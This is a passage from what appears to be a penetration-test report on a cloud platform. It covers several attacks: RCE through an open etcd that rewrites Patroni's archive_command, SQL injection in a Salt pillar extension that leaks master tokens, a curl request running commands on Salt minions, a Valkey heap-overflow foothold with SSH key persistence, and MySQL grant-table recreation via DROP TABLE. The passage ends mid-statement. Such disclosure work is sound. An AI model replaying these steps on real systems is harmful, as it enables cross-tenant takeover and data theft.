
The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.

Patroni configuration in etcd

Patroni configuration in etcd


{
  "ttl": 30,
  "loop_wait": 10,
  "retry_timeout": 10,
  "maximum_lag_on_failover": 1048576,
  "postgresql": {
    "use_pg_rewind": true,
    "parameters": {
      "archive_command": "id",
      "archive_mode": "always",
      "max_connections": 550,
      "max_locks_per_transaction": 512,
      "max_worker_processes": 27
    }
  }
}

Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:

Update the Patroni configuration with the modified archive_command:

curl -s -X PUT http://localhost:2379/v2/keys/service/<CLUSTER_NAME>/config -d value="$(jq -c . config.json)" | jq

Update the configuration again to add the standby_cluster parameter:

{
"ttl": 30,
"loop_wait": 10,
"retry_timeout": 10,
"maximum_lag_on_failover": 1048576,
"postgresql": {
 "use_pg_rewind": true,
 "parameters": {
   "archive_command": "rce",
   "archive_mode": "on",
   "archive_timeout": "10",
   "max_connections": 550,
   "max_locks_per_transaction": 512,
   "max_worker_processes": 27
 }
},
"standby_cluster": {
 "host": "192.0.2.1",
 "port": 5432
}
}

After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:

cannot be a real primary in standby cluster  
Demoting self (demote-cluster)  
received fast shutdown request  
checkpoint starting: shutdown immediate

Postgres then restarts, and the archiving process runs and executes the injected command:

PostgreSQL process context and node network interfaces

PostgreSQL process context and node network interfaces


This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.

Database and S3 access parameters in a backup file

Database and S3 access parameters in a backup file


This storage holds backups not only of the current instance but also of all other databases in the cloud.

List of backup storage locations in S3

List of backup storage locations in S3

3. Attack on SaltStack management infrastructure

After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.

3.1. Analysis of salt fs


The first step was to dump the entire Salt master file system for subsequent static analysis:

Fragment of the Salt Master file list

Fragment of the Salt Master file list

It contained numerous files.

salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
      mkdir -p "/tmp/dump/$(dirname "$f")"
      salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
    done

Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:

sql = query.format(
            minion_id=minion_id,
            pillar={**pillar, **results},
            grains=__grains__,
        )
        loaded_items = db_connections[db_alias].load_object_list(sql)


A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.

Database error during pillar processing

Database error during pillar processing

3.2. Exploiting the SQLi


This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.

 Fragment of the table list in the cloudsmth schema

Fragment of the table list in the cloudsmth schema


Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.

Records with Salt Master authentication tokens

Records with Salt Master authentication tokens

With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:

curl -k https://salt-master:8000   -H "Accept: application/json"   -H "Content-Type: application/json"   -H "X-Auth-Token: REDACTED"   -d '[{"client":"local","tgt":"hostname-minion","fun":"cmd.run","arg":["id; hostname"]}]'

By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.

4. Other ways to attack the cloud

It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.

4.1. Exploiting a vulnerability in Managed Valkey

During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:

valkey_version=7.2.11
redis_version=7.2.4
redis_git_sha1=97b6663c
redis_git_dirty=0
redis_build_id=a75ca2f023d97d88
gcc_version=13.3.0
arch_bits=64
os=Linux 6.8.0-124-generic x86_64
executable=/usr/bin/valkey-server

The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.

CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:

NoExecPaths=/
ExecPaths=/usr/bin/valkey-server /usr/lib /lib
CapabilityBoundingSet=
NoNewPrivileges=true
PrivateUsers=true
ProtectSystem=strict
ProtectHome=true
SystemCallFilter=@system-service
SystemCallFilter=~ @privileged @resources


These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.

Valkey process context and Salt grains parameters

Valkey process context and Salt grains parameters

The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.

4.2. MySQL

The MySQL database user didn’t have root privileges when the resource was created.

DROP TABLE IF EXISTS mysql.global_grants;
CREATE TABLE mysql.global_grants (
USER char(32) NOT NULL DEFAULT '',
HOST char(255) NOT NULL DEFAULT '',
PRIV char(32) NOT NULL DEFAULT '',
WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
PRIMARY KEY (USER, HOST, PRIV)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

However, the application logic allowed this user to drop and recreate the table with dynamic privileges:

DROP TABLE IF EXISTS mysql.user;

  CREATE TABLE mysql.user (
    Host char(255) NOT NULL DEFAULT '%',
    User char(32) NOT NULL DEFAULT '',
    Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
